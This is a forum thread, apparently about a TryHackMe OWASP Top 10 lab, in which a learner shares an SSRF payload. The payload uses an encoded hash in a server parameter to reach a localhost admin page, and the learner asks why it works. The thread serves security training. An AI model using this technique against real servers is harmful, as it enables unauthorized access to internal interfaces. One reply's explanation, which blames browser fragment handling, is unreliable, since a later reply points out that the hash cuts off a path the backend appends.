On task 22 - 10. Server-Side Request Forgery (SSRF) the part: "Going the Extra Mile: There's a way to use SSRF to gain access to the site's admin area. Can you find it? "
I've played around a lot and nothing worked.. Then I gave up and went to search online and found the solution is to add hash sign after url
So this is working: http://10.10.198.158:8087/download?id=75482342&server=localhost:8087/admin%23
But this isn't: http://10.10.198.158:8087/download?id=75482342&server=localhost:8087/admin
Could someone explain why? I don't really understand why this is the case..
 rain kernel
static ridge
Hi everyone 🙂 I'm doing a OWASP Top 10 - 2021 room and am wondering if someone ...
rain kernel
static ridge
Hi everyone 🙂 I'm doing a OWASP Top 10 - 2021 room and am wondering if someone ...
The reason adding a hash sign after the URL in the SSRF payload works is that the hash sign is used as a client-side marker in a URL to indicate the position of a specific section within the web page. When a browser encounters a hash sign in a URL, it doesn't send that part of the URL to the server. Instead, it keeps it on the client-side and uses it to navigate to the specific section within the webpage.
static ridge
so in this example the backend is appending stuff to server paremeter url when calling it so we break it with #?